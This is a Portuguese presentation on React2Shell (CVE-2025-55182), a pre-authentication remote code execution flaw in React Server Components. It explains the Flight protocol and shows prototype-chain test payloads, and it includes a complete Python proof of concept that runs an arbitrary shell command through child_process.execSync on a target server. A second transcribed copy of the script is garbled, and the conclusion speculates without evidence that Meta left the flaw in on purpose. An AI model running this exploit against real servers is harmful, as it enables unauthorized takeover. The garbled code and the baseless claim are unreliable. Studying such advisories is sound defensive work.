

React2Shell CVE - 2025-55182

Paulo Ernesto Kreft Margato



O que diabos é o React2Shell?

É uma vulnerabilidade encontrada nas Funções de Servidor do React. Possibilitando execução de códigos remotamente sem autenticação prévia.

Foi descoberta por Lachlan Davidson:
<https://github.com/lachlan2k>

Quais pacotes foram afetados por essa vulnerabilidade? E suas respectivas versões?

- react-server-dom-webpack
- react-server-dom-turbopack
- react-server-dom-parcel

Versões afetadas dos três pacotes:

- 19.0.0 até 19.0.0
- 19.1.0 até 19.1.1
- 19.2.0 até 19.2.0

Como funciona essas funções?

React oferece Funções que são utilizadas do lado do servidor, que podem ser interpretadas como uma RPC (Remote Procedure Call) através do protocolo HTTP. Utilizados para pegar dados de pares adjacentes para garantir uma latência baixa performando requisições autenticadas e etc.

React também utiliza algo chamado React Flight Protocol para serializar/deserializar valores passados para essas funções executadas no lado do servidor.

E o cliente passa esses blocos de informações ao servidor via Form Data.

Exemplo

```
files = {  
  "0": (None, ['$1']),  
  "1": (None, {'object':"fruit","name":'$2:fruitName'}),  
  "2": (None, {'fruitName':"cherry"}),  
}
```

```
{ object: 'fruit', name: 'cherry' }
```

Como diabos descobriram
isso?

Testes e mais testes

```
files = {  
    "0": (None, ["$1:__proto__:constructor:constructor"]),  
    "1": (None, '{"x":1}'),  
}
```

Testes e mais testes 2

JavaScript



```
const meuThenable = {  
  then: function(resolve, reject) {  
    setTimeout(() => resolve("Sucesso!"), 1000);  
  }  
};
```

Testes e mais testes 3

Um **Thenable** é, de forma bem direta, qualquer objeto ou função que possui um método `.then()`.

Embora pareça um conceito técnico obscuro, ele é a base que permite que diferentes bibliotecas de Promises (como Bluebird, Q ou as Promises nativas do ES6) conversem entre si.

Aqui está o que você precisa saber para dominar o conceito:

A "Quase" Promise

Nem todo *thenable* é uma `Promise` oficial (instanciada com `new Promise`), mas **toda Promise é um thenable**.

Para o motor do JavaScript, se algo "tem cara de Promise" (tem o método `.then`), ele deve ser tratado como uma operação assíncrona. Isso é chamado de **Duck Typing** (se anda como pato e faz quack, é um pato).

Testes e mais testes 4

Quando o bloco com o ID 0 não é um array mas um objeto, nós podemos definir uma chave (then) no construtor da função, e esse objeto é retornado por essa função:

“boundActionArguments”

```
[Function: Function]
```

```
// action-handler.ts:888 (pre-patch)
```

```
boundActionArguments = await decodeReplyFromBusboy(  
  busboy,  
  serverModuleMap,  
  { temporaryReferences }  
)
```

Testes e mais testes 5

```
files = {  
  "0": (None, '{"then": "$1: __proto__: constructor: constructor"}'),  
  "1": (None, '{"x": 1}'),  
}
```

SyntaxError: Unexpected token 'function'

```
at Object.Function [as then] (<anonymous>) {  
  digest: '1259793845'  
}
```

EXPLORANDO A VULNERABILIDADE

Após testar e conseguir saber que retornamos uma função do lado do servidor e em qual posição, o que nos resta agora é fazer essa chamada pra essa função passar o que a gente quiser pra ela executar e ser feliz :)

O que tornou mais simples ainda é que um usuário chamado maple3142 descobriu que esse retorno da função pode ser construído e passado como referência nessa ordenação de chamadas.

Pra quem quiser saber mais acessar:

<https://github.com/msanft/CVE-2025-55182>

<https://www.cve.org/CVERecord?id=CVE-2025-55182>

<https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components>

Código POC (Proof of Concept)

```
import requests
import sys
import json


BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:3000"
EXECUTABLE = sys.argv[2] if len(sys.argv) > 2 else "id"

crafted_chunk = {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": '{"then": "$B0"}',
    "_response": {
        "_prefix": f"var res = process.mainModule.require('child_process').execSync('{EXECUTABLE}',{{'timeout':5000}})
        .toString().trim(); throw Object.assign(new Error('NEXT_REDIRECT'), {{digest:'${res}}')});",
        # If you don't need the command output, you can use this line instead:
        # "_prefix": f"process.mainModule.require('child_process').execSync('{EXECUTABLE}');",
        "_formData": {
            "get": "$1:constructor:constructor",
        },
    },
},

files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, '$@0')
}

headers = {"Next-Action": "x"}
res = requests.post(BASE_URL, files=files, headers=headers, timeout=10)
print(res.status_code)
print(res.text)
```

Vídeo de exemplo



The image shows a Kali Linux desktop environment. On the left, a terminal window displays a Python script for a request. The script defines a crafted chunk and sends a POST request to localhost:3000. The right window shows a Firefox browser with the address bar set to http://localhost:3000. The browser displays a 'Unable to connect' error message with a list of troubleshooting steps.

```
#!/usr/bin/perl
# dependencies = ["requests"]
# ///
import requests
import sys
import json

BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:3000"
EXECUTABLE = sys.argv[2] if len(sys.argv) > 2 else ""

crafted_chunk = {
    "then": "${!:_proto_}:then",
    "status": "resolved_model",
    "reason": -1,
    "value": "${!then}:$!$!$!",
    "response": {
        "_prefix": f"var res = process.mainModule.require('child_process').execSync('{EXECUTABLE}',{{'timeout':5000}}).toString().trim(); throw Object.assign(new Error('NEXT_REDIRECT'), {{digest: ${!res}}}});",
        "_prefix": f"process.mainModule.require('child_process').execSync('{EXECUTABLE}');",
        "_formData": {
            "get": "${!constructor:constructor}",
        },
    },
}

files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, "$!$!$!"),
}

headers = {"Next-Action": "x"}
res = requests.post(BASE_URL, files=files, headers=headers, timeout=10)
print(res.status_code)
print(res.text)
```

Unable to connect

Firefox can't establish a connection to the server at localhost:3000.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Try Again

Após execução - Servidor

The image shows a Kali Linux virtual machine environment. On the left, a terminal window displays the output of a server application, showing a series of JSON objects representing log entries. Each entry includes fields for status, signal, output, pid, stdout, stderr, and digest. The output is repeated five times. At the bottom of the terminal, performance metrics for a POST and GET request are shown.

```
},
  status: null,
  signal: 'SIGTERM',
  output: [ null, <Buffer >, <Buffer > ],
  pid: 97105,
  stdout: <Buffer >,
  stderr: <Buffer >,
  digest: '3641381648'
},
  status: null,
  signal: 'SIGTERM',
  output: [ null, <Buffer >, <Buffer > ],
  pid: 97105,
  stdout: <Buffer >,
  stderr: <Buffer >,
  digest: '3641381648'
},
  status: null,
  signal: 'SIGTERM',
  output: [ null, <Buffer >, <Buffer > ],
  pid: 97105,
  stdout: <Buffer >,
  stderr: <Buffer >,
  digest: '3641381648'
},
  status: null,
  signal: 'SIGTERM',
  output: [ null, <Buffer >, <Buffer > ],
  pid: 97105,
  stdout: <Buffer >,
  stderr: <Buffer >,
  digest: '3641381648'
},
  status: null,
  signal: 'SIGTERM',
  output: [ null, <Buffer >, <Buffer > ],
  pid: 97105,
  stdout: <Buffer >,
  stderr: <Buffer >,
  digest: '3641381648'
},
  status: null,
  signal: 'SIGTERM',
  output: [ array ],
  pid: 97105,
  stdout: <Buffer >,
  stderr: <Buffer >,
  digest: '3641381648'
}
POST / 500 in 2.1min (compile: 4ms, render: 2.1min)
GET / 200 in 95ms (compile: 11ms, render: 84ms)
```

On the right, a web browser window is open to `http://localhost:3000`. The browser's developer console shows five 'Hello World!' messages, corresponding to the log entries in the terminal.

Conclusão

Essa falha já existia a um bom tempo, provavelmente já deixada de caso pensado pela galera da Meta (opinião minha hu3). E por coincidência algum pesquisador CyberSec descobriu isso realizando uns pentests mais baixo nível e acabou relatando o problema pros desenvolvedores que lançaram um patch de correção logo em seguida.

Bem vindo ao mundo moderno, onde quem cria a cura também provavelmente corre um grande risco de ser quem criou a doença rsrs ;)

Se quiser ler uma groselha ta aqui:
<https://react2shell.com/>